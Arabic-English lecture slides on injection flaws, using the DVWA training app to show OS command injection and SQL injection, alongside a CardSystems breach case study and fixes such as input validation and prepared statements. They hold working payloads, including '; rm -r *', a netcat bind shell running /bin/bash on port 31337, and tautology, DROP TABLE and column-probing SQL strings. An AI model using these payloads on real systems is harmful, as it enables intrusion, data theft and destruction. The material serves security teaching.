ثغرات الحقن هو ثغرة تسمح للمهاجم بنقل التعليمات البرمجية الضارة عبر تطبيق إلى نظام آخر. يمكن أن يشمل هذا تعريض كل من أنظمة الواجهة الخلفية (قاعدة البيانات) وكذلك العملاء الآخرين المتصلين بالتطبيق المعرض للخطر.

تتضمن تأثيرات هذه الهجمات ما يلي:

- السماح للمهاجم بتنفيذ استدعاء نظام التشغيل على جهاز مستهدف
 - السماح للمهاجم باختراق قاعدة البيانات الخلفية للتطبيق
 - السماح للمهاجم باختراق أو اختطاف جلسات المستخدمين الآخرين
 - السماح للمهاجم بفرض إجراءات نيابة عن مستخدمين أو خدمات أخرى
- تعتمد العديد من تطبيقات الويب على ميزات نظام التشغيل والبرامج الخارجية ومعالجة استعلامات بيانات المستخدم. عندما يقوم تطبيق ويب بتمرير معلومات من طلب HTTP كجزء من طلب خارجي، **قم بإعداد طريقة لفحص الرسالة والتحقق من صحتها**. وإلا، يمكن للمهاجمين حقن أحرف خاصة (ميثاق) أو أوامر/أكواد ضارة أو معيّلات أوامر في الرسالة.

في حين أن هذه الهجمات ليست صعبة المحاولة، فهناك عدد متزايد من الأدوات التي تبحث عن هذه العيوب. يمكن للمهاجم استخدام هذه التقنيات للحصول على محتويات قاعدة البيانات الخاصة بك أو إتلافها أو تدميرها، أو اختراق أنظمة الواجهة الخلفية، أو مهاجمة مستخدمين آخرين.

قد تؤدي هجمات الحقن الناجحة إلى اختراق النظام أو تدميره بالكامل. من المهم اختبار هذه الأنواع من الهجمات والحماية منها.

Injection Flaws

أمثلة

- **حقن أوامر نظام التشغيل** - يمكن لمعلمة ضارة تعديل الإجراءات التي يتم اتخاذها بواسطة استدعاء نظام يسترد عادةً ملف المستخدم الحالي للوصول إلى ملف مستخدم آخر (على سبيل المثال، عن طريق تضمين أحرف مسار (/ ..) كجزء من طلب اسم الملف). يمكن إضافة أوامر إضافية إلى نهاية معلمة يتم تمريرها إلى نص برمجي لتنفيذ أمر برمجي إضافي (على سبيل المثال،

; rm -r *


مع الأمر المقصود (يعني حذف كل الملفات والمجلدات في المسار الحالي).

- **حقن - SQL** هذا شكل من أشكال الحقن واسع الانتشار وخطير بشكل خاص. لاستغلال خلل حقن SQL، يحتاج المهاجم إلى العثور على معلمة يمررها تطبيق الويب إلى تفاعل قاعدة البيانات. يمكن للمهاجم بعد ذلك تضمين أوامر SQL ضارة في محتوى المعلمة، لخداع تطبيق الويب لإعادة توجيه استعلام ضار إلى قاعدة البيانات. يمكن تعديل استعلامات SQL عن طريق إضافة "قيود" إضافية إلى شرط **where** على سبيل المثال، **(OR 1=1)** للوصول إلى البيانات غير المصرح بها أو تعديلها.

- **Cross-Site Scripting (XSS)** نوع من الحقن، حيث يتم حقن البرامج النصية الضارة في مواقع ويب حميدة وموثوقة. تحدث هجمات XSS عندما يستخدم المهاجم تطبيق ويب لإرسال رمز ضار، عادةً في شكل نص برمجي من جانب المتصفح، إلى مستخدم نهائي مختلف.

يمكن لهجمات من هذا النوع اختطاف جلسات المستخدم أو تسجيل ضغطات المفاتيح أو تنفيذ إجراءات ضارة نيابة عن المستخدمين الضحايا.

1. `http://site.com/exec/`



Ping for FREE

Enter an IP address below:

`<h2>Ping for FREE</h2>`

`<p>Enter an IP address below:</p>`

`<form name="ping" action="#" method="post">`

`<input type="text" name="ip" size="30">`

`<input type="submit" value="submit" name="submit">`

`</form>`

Input to form
program

POST /dvwa/vulnerabilities/exec/ HTTP/1.1

Host: 172.16.59.128

...

ip=127.0.0.1&submit=submit

ip input

Client

Server

Send output

```
...  
$t = $_REQUEST['ip'];  
$o = shell_exec('ping -C 3' . $t);  
echo $o  
...
```

PHP exec program

<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>

<form name="ping" action="#" method="post">

<input type="text" name="ip" size="30">

<input type="submit" value="submit" name="submit">

</form>

POST /dvwa/vulnerabilities/exec/ HTTP/1.1

Host: 172.16.59.128

...

ip=127.0.0.1&submit=submit

ip input

Client

Server

2. Send page

spot the bug
بقعة الخلل

```
...  
$t = $_REQUEST['ip'];  
$o = shell_exec('ping -C 3' . $t);  
echo $o  
...
```

Ping for FREE

Enter an IP address below:

submit

PHP exec program

التعليمات البرمجية غير آمنة بسبب خطر حقن الأوامر

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.015 ms  
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.023 ms  
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.030 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.015/0.022/0.030/0.008 ms
```

POST /dvwa/vulnerabilities/exec/ HTTP/1.1

Host: 172.16.59.128

...

ip=127.0.0.1%3b+ls&submit=submit

“; ls” encoded

ls to list files
and directories.

Client

Server

2. Send page

Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.019 ms  
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.018 ms  
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.025 ms
```

```
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.018/0.020/0.025/0.006 ms
```

help
index.php
source

الإفصاح عن
المعلومات

```
...  
$t = $_REQUEST['ip'];  
$o = shell_exec('ping -C 3' . $t);  
echo $o  
...
```

PHP exec program

Getting a Shell

```
ip=127.0.0.1+%26+netcat+-v+-e+'/bin/bash'+-l+-p+31337&submit=submit
```

netcat -v -e '/bin/bash' -l -p 31337

ip=127.0.0.1 ☐

✓ هذا يمثل عنوان الـ IP الذي سيتم التعامل معه) هنا كمثال هو الـ (localhost

☐ %26 - هذا هو النموذج المشفر بعنوان URL للحرف &، والذي يُستخدم في bash لتشغيل الأوامر في الخلفية.

netcat -v -e '/bin/bash' -l -p 31337 ☐

✓ **netcat**: أداة لشبكات الكمبيوتر، يمكنها إرسال/استقبال البيانات أو فتح اتصالات.

✓ **-v**: وضع الـ verbose عرض تفاصيل الاتصال على الشاشة.

✓ **-e '/bin/bash'**: تنفيذ برنامج الـ bash عند الاتصال، ليعطي الطرف الآخر جلسة أوامر مباشرة.

✓ **-l**: الاستماع للاتصالات الواردة (listen mode).

✓ **-p 31337**: المنفذ الذي ينتظر عليه الاتصال (هنا رقم 31337 كمثال).

&submit=submit ☐

✓ هذا يكون داخل طلب HTTP (مثلاً من خلال استغلال حقن في معلمة URL).

✓ هذا هو تعيين قيمة المعلمة المسماة **submit** (إرسال).

خطورة الأمر ☐

✓ لو نجح المهاجم في تشغيل هذا على خادم، يصبح بإمكانه الدخول إليه والتحكم الكامل كما لو كان أمام لوحة المفاتيح.

✓ هذا النوع من الأوامر يستخدم في استغلالات الاختراق، لذلك في بيئة الاختبار أو التعليم يتم التعامل معه داخل شبكة معزولة.


Getting a Shell

لجعل هذا الكود أكثر أمانًا، يجب عليك تطهير إدخال المستخدم للتأكد من أنه يحتوي فقط على عناوين IP صالحة. فيما يلي مثال لكيفية القيام بذلك في PHP:


```
$t = $_REQUEST['ip'];  
if (filter_var($t, FILTER_VALIDATE_IP)) {  
    $o = shell_exec('ping -c 3 ' . escapeshellarg($t));  
    echo $o;  
} else {  
    echo "Invalid IP address."  
}
```

في هذا الكود المنقح، يتحقق `filter_var($t, FILTER_VALIDATE_IP)` مما إذا كان `$t` عنوان IP صالحًا، ويضمن `escapeshellarg($t)` أن `$t` آمن للاستخدام كوسيلة لأمر `shell`. إذا لم يكن `$t` عنوان IP صالحًا، فسيُخرج الرمز رسالة خطأ بدلاً من تشغيل الأمر `shell_exec`.

SQL Injection



SQL Injection



هذا يعني: "أعطني بيانات المستخدم الذي رقمه -1 أو أي مستخدم قيمته `admin=true` وهنا تقع المشكلة. قاعدة البيانات تُعيد بيانات الـ `admin` لأن الشرط الثاني (`admin=true`) صحيح لمستخدم المدير، فالنظام يعيد بياناته. الخادم يرسل النتيجة للمهاجم: والنتيجة: المهاجم يحصل على معلومات حساسة لم يكن مفترض أن يراها.

SQL Injection

لمنع هجمات حقن SQL مثل تلك الموجودة في المثال الخاص بنا، يجب عليك تجنب تضمين المدخلات المقدمة من المستخدم مباشرة في استعلامات SQL الخاصة بك. فيما يلي بعض الاستراتيجيات للمساعدة في منع هذه الأنواع من الهجمات:

- ❑ الاستعلامات ذات المعلومات أو البيانات المعدة: تضمن إرسال المعلومات (المدخلات المقدمة من المستخدم) بشكل منفصل عن أمر SQL. بهذه الطريقة، لا يمكن تفسير المعلومات كرمز SQL
- ❑ تدعم معظم مكتبات قواعد البيانات الحديثة هذه الميزة. **مثال** في PHP باستخدام MySQLi:

```
$stmt = $mysqli->prepare("SELECT * FROM users WHERE uid=? OR admin=?");  
$stmt->bind_param("is", $uid, $admin); // 'i' for integer, 's' for string  
$stmt->execute();
```

```
$stmt = $mysqli->prepare("SELECT * FROM users WHERE uid=? OR admin=?");
```

- يقوم هذا السطر بإعداد عبارة SQL للتنفيذ. ال ؟ الأحرف عبارة عن **عناصر نائبة للمعلومات** التي سيتم ربطها لاحقًا. لا يتم تنفيذ هذا البيان على الفور.
- يربط هذا السطر المتغيرين \$uid و \$admin بالعناصر النائبة للمعلومات في عبارة SQL .
- تشير الوسيطة "is" إلى أنواع المعلومات: **i للعدد الصحيح و s للسلسلة.**
- \$stmt->execute() هذا السطر ينفذ العبارة المعدة مع المعلومات المرتبطة.

CardSystems Attack

هجوم أنظمة البطاقات



- CardSystems

- credit card payment processing company
- SQL injection attack in June 2005
- put out of business

- The Attack

- 263,000 credit card #s stolen from database
- credit card #s stored unencrypted
- 43 million credit card #s exposed

- أنظمة البطاقات

- شركة معالجة الدفع ببطاقات الائتمان
- هجوم حقن SQL في يونيو ٢٠٠٥
- توقف عن العمل

- الهجوم

- تمت سرقة ٢٦٣.٠٠٠ بطاقة ائتمان من قاعدة البيانات

- # بطاقات الائتمان المخزنة غير مشفرة
- تم الكشف عن ٤٣ مليون بطاقة ائتمان

SQL Primer

A table is defined by a tuple $(t_1, t_2, \dots, t_n)$ of typed named values. Each row is a tuple of values $(v_1:t_1, v_2:t_2, \dots, v_n:t_n)$

Column 1 of Type 1	Column 2 of Type 2	Column 3 of Type 3
value 1	value 2	value 3
value 4	value 5	value 6

يتم تعريف الجدول بواسطة مجموعة $(t_1, t_2, \dots, t_n)$ من سمات القيم المسماة المكتوبة. كل صف عبارة عن مجموعة من القيم $(v_1:t_1, v_2:t_2, \dots, v_n:t_n)$

Small int


varchar(15)

user_id	first_name	last_name	user	password	avatar
1	admin	admin	admin	<hash 1>	admin.jpg
2	fawaz	alghfari	fagh	<hash 2>	gordonb.jpg
3	Hack	Me	1337	<hash 3>	hacker.jpg
...	...	...	...	...	...

'users' table

user_id	first_name	last_name	user	password	avatar
1	admin	admin	admin	<hash 1>	admin.jpg
2	fawaz	alghfari	fagh	<hash 2>	gordonb.jpg
3	Hack	Me	1337	<hash 3>	hacker.jpg
...	...	...	...	...	...

users



user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

comments

المخطط عبارة عن مجموعة من الجداول
مع العلاقات المقصودة

Basic Queries

```
SELECT <columns> from <db> where <exp>
```

Returns all rows from db columns where exp is true

exp إرجاع جميع الصفوف من أعمدة قاعدة البيانات حيث تكون قيمة صحيحة

- الأعمدة إما:
 - قائمة بأسماء الأعمدة المفصولة بفواصل
 - "*" لجميع الأعمدة
- db عبارة عن قائمة جداول مفصولة بفواصل
- exp هو تعبير SQL منطقي
 - علامات الاقتباس المفردة للسلاسل (")
 - يتم تحديد الأعداد الصحيحة بالطريقة العادية
- التعليقات محددة:
 - سطر واحد: الحرف '--' (شرطتان).
 - متعدد الأسطر: "/" و "*" (مثل C)
 - خاص بالخادم، على سبيل المثال، تعليق من سطر واحد "#" لـ mysql
- columns can either be:
 - List of comma-separated column names
 - "*" for all columns
- db is a comma-separated list of tables
- exp is a Boolean SQL expression
 - Single quotes for strings (')
 - Integers are specified in the normal way
- Comments are specified:
 - Single line: '--' (two dashes) character
 - Multi-line: "/*" and "*/" (like C)
 - Server-specific, e.g., "#" single-line comment for mysql

Example Query

```
SELECT <columns> from <db> where <exp>
```

```
select * from comments  
where user_id = 2;
```



```
2, 2, "I like sugar"  
2, 3, "But not milk"
```

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

comments

Join Example

```
SELECT <columns> from <db> where <exp>
```

```
select users.first_name, comments.comment  
from users, comments where  
users.user_id=comments.user_id  
and users.user_id = 2;
```

user_id	first_name	last_name	user	...
1	admin	admin	admin	...
2	fawaz	alghfari	fagh	...

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	Gordon is silly

Fawaz“I like sugar”
Fawaz“But not milk”

Join two tables

Tautologies

```
SELECT <columns> from <db> where <exp>
```

select * from comments where
user_id = 2 OR 1= 1;



1, 1, "Test Comment"
2, 2, "I like sugar"
2, 3, "But not milk"
3, 4, "fawaz is silly"

user_id	comment_id	comment
1	1	Test Comment
2	2	I like sugar
2	3	But not milk
3	4	fawaz is silly

comments

Tautologies often
used in real attacks

غالبًا ما يتم استخدام الحشو
في الهجمات الحقيقية

```
$id = $_GET['id'];  
$getid = "SELECT first_name, last_name FROM users  
        WHERE user_id = $id";  
$result = mysql_query($getid) or die('<pre>' .  
mysql_error() . '</pre>');
```

Guess as to the exploit?

خمن الاستغلال؟

```
$id = $_GET['id'];  
$getid = "SELECT first_name, last_name FROM users  
        WHERE user_id = $id";  
$result = mysql_query($getid) or die('<pre>' .  
mysql_error() . '</pre>');
```

User ID:

Submit

ID: 1 or 1=1;
First name: admin
Surname: admin

ID: 1 or 1=1;
First name: Gordon
Surname: Brown

ID: 1 or 1=1;
First name: Hack
Surname: Me

ID: 1 or 1=1;
First name: Pablo
Surname: Picasso

ID: 1 or 1=1;
First name: Bob
Surname: Smith

Solution: 1 or 1=1;

```
$id = $_GET['id'];  
$getid = "SELECT first_name, last_name FROM users  
        WHERE user_id = '$id';"  
$result = mysql_query($getid) or die('<pre>' .  
mysql_error() . '</pre>');
```

Does quoting make it safe?

هل الاقتباس يجعلها آمنة؟

Hint: Comments are specified:

- Single line: '--' (two dashes) character
- Multi-line: "/*" and "*/"
- "#" single-line comment for mysql

```
$id = $_GET['id'];  
$getid = "SELECT first_name, last_name FROM users  
        WHERE user_id = '$id'";  
$result = mysql_query($getid) or die('<pre>' .  
mysql_error() . '</pre>');
```

User ID:

Submit

ID: 1' or 1=1;#
First name: admin
Surname: admin

ID: 1' or 1=1;#
First name: Gordon
Surname: Brown

ID: 1' or 1=1;#
First name: Hack
Surname: Me

ID: 1' or 1=1;#
First name: Pablo
Surname: Picasso

ID: 1' or 1=1;#
First name: Bob
Surname: Smith

1' OR 1=1;#

SELECT * FROM users WHERE username="" AND password=";

If 1' OR 1=1;# is used as the username, the query becomes:

SQL

SELECT * FROM users WHERE username='1' OR 1=1;# AND password=";

Even worse

```
$id = $_GET['id'];  
$getid = "SELECT first_name, last_name FROM users  
        WHERE user_id = '$id'";  
$result = mysql_query($getid) or die('<pre>' .  
mysql_error() . '</pre>');
```

1' ; DROP TABLE Users ; -- # is
used as the user_id

SELECT first_name, last_name FROM users WHERE user_id = '1' ; DROP TABLE Users; --'

العلامة الواحدة (') تُستخدم لتحديد السلاسل (النصوص). في سياق حقن SQL، يُستخدم هذا الحرف للخروج من السياق الحالي وبدء أمر جديد.

Questions?

Reversing Table Layout

1. Column Numbers
2. Column Names
3. Querying other tables

عكس تخطيط الجدول

١. أرقام العمود
٢. أسماء الأعمدة
٣. الاستعلام عن الجداول الأخرى

فحص عدد الأعمدة Probing Number of Columns

ORDER BY <number> can be added to an SQL query to order results by a column.

ORDER BY <number> لترتيب النتائج حسب عمود SQL. إلى استعلام

```
select first_name,last_name from users  
where user_id = 1 ORDER BY 1
```

```
$id = $_GET['id'];  
$getid = "SELECT first_name, last_name FROM users  
        WHERE user_id = '$id'";  
$result = mysql_query($getid) or die('<pre>' .  
mysql_error() . '</pre>');
```

Probing Number of Columns

ORDER BY <number> can be added to an SQL query to order results by a column.

```
...  
$getid = "SELECT first_name, last_name FROM users  
        WHERE user_id = '$id'";  
...
```



select first_name,last_name from users
where user_id = '1' ORDER BY 1;#



select first_name,last_name from users
where user_id = '1' ORDER BY 3;#

Probing Column Names

A query with an incorrect column name will give an error

سيؤدي الاستعلام الذي يحتوي على اسم عمود غير صحيح إلى حدوث خطأ

```
...  
$getid = "SELECT first_name, last_name FROM users  
        WHERE user_id = '$id'";  
...
```



select first_name,last_name from users
where user_id = '1' or first_name IS NULL;#



select first_name,last_name from users
where user_id = '1' or firstname IS NULL;#

Querying extra tables with UNION

<query 1> UNION <query 2> can be used to construct a separate query 2.

